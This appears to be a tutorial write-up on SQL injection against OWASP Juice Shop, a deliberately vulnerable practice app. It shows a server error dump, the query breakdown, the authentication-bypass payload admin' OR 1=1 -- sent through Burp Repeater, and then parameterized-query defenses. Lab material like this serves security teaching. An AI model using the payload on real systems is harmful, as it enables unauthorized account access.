
PrettyRawHexRender

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Fri, 14 Mar 2025 19:59:04 GMT
5 Feature-Policy: payment 'self'
6 Nel:
  {"report_to":"heroku-nel","response_headers":{"Via"},"max_age":3600,"success_fraction":0.01,"failure_fractions":0.1}
7 Report-To:
  {"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/reports?s=2cDwoI8id09q3N%2BPGFzJj6hl4UWDN3g3g2yOXou6kvk%3D%u0026sid=812dcc77-Obd0-43bl-a5fl-b25750382959%u0026ts=1741982344"}],"max_age":3600}
8 Reporting-Endpoints:
  heroku-nel=https://nel.heroku.com/reports?s=2cDwoI8id09q3N%2BPGFzJj6hl4UWDN3g3g2yOXou6kvk%3D&sid=812dcc77-Obd0-43bl-a5fl-b25750382959&ts=1741982344"
9 Server: Heroku
10 Vary: Accept-Encoding
11 Via: 1.1 heroku-router
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Recruiting: /#/jobs
15 Content-Length: 1152
16
17 {
18   "error":{
19     "message":"SQLITE_ERROR: unrecognized token: \"5f4dcc3b5aa765d61d8327deb882cf99\"",
20     "stack":
      "Error\n    at Database.<anonymous> (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n        at /app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n        at new Promise (<anonymous>)\n        at Query.run (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n        at /app/node_modules/sequelize/lib/sequelize.js:315:28\n        at process.processTicksAndRejections (node:internal/pro\n          cess/task_queues:105:5)",
      "name":"SequelizeDatabaseError",
      "parent":{
        "errno":1,
        "code":"SQLITE_ERROR",
        "sql":
          "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
      },
      "original":{
        "errno":1,
        "code":"SQLITE_ERROR",
        "sql":
          "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
      }
21   },
22   "sql":
23     "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
24   },
25   "sql":
26     "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
27   },
28   "sql":
29     "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
30   },
31   "sql":
32     "SELECT * FROM Users WHERE email = 'admin' AND password = '5f4dcc3b5aa765d61d8327deb882cf99' AND del etedAt IS NULL"
```

When entering admin' as input, the application throws an error, which likely indicates that it does not properly handle single quotes in SQL queries. This can be a sign of a potential SQL injection vulnerability. we're on the right path

#behind the scenes...

However, when admin' is entered, the query becomes:



```
apollo@apollo-ws: ~/Desktop/Juiceshop
$ nano sql.txt
$ cat sql.txt
Input : admin
SQL: SELECT * FROM Users WHERE email='admin';
e-shop.herokuapp.com
Input : admin'
SQL: SELECT * FROM Users WHERE email='admin'';
Input : admin' OR 1=1; --'
SQL: SELECT * FROM Users WHERE email='admin' OR 1=1; --';
```

Here, the extra single quote (') breaks the SQL syntax, leading to an error such as syntax error near " or unclosed quotation mark. This suggests that user input is being directly inserted into the SQL statement without proper sanitization. The presence of an error message can also reveal details about the database system in use, such as MySQL, PostgreSQL, or MSSQL, (in our case it's SQLITE) which can help in crafting further attacks.

To confirm the vulnerability, we can modify our input to manipulate the query structure, such as using comments (--) or logical conditions (OR 1=1) to bypass authentication.

Let's Become ADMIN

```
17  ...
18  Connection: keep-alive
19
20  {
    "email": "admin' OR 1=1 --",
    "password": "password"
  }
```

In this section, we attempt to exploit SQL injection by appending a well-known payload to the email input field: **"admin' OR 1=1--"**.


We navigate to the Juice Shop login page and enter this payload in the email field while providing any random password.

Before submitting the request, we open Burp Suite, go to the Proxy tab, and ensure that the Intercept feature is turned on. Once we click the login button, Burp Suite captures the request containing our input. Instead of forwarding it immediately, we send the request to Burp's Repeater, allowing us to modify it manually.

In the **Repeater tab**, we locate the email parameter and replace its value with our SQL injection payload. We then resend the modified request and analyze the response from the server. If the injection is successful, we might bypass authentication and gain unauthorized access. If the server returns an error, we carefully examine the response to refine our approach and craft a more effective payload. et voila Folks!

[illegible]

As a result, we successfully log in without valid credentials and gain access to the admin panel. This confirms that the server-side authentication mechanism fails to properly sanitize user inputs, allowing us to exploit the vulnerability. Now that we have access to the admin panel, we can explore its functionalities, potentially extracting sensitive information or escalating our attack further.



SQL injection Defenses

While SQL injection is a powerful attack technique, it can be effectively prevented by implementing proper security measures.

The most important defense against SQL injection is the use of **parameterized statements**, which ensure that user input is treated as data rather than part of the SQL query. This prevents attackers from injecting malicious SQL code, as the database strictly separates commands from input values.

Another key defense mechanism is **sanitizing input**, where user-provided data is properly validated and escaped before being processed by the application. This helps prevent harmful characters, such as single quotes or semicolons, from altering the intended SQL logic. By combining these defenses, developers can significantly reduce the risk of SQL injection attacks and ensure that their applications remain secure against unauthorized database manipulation.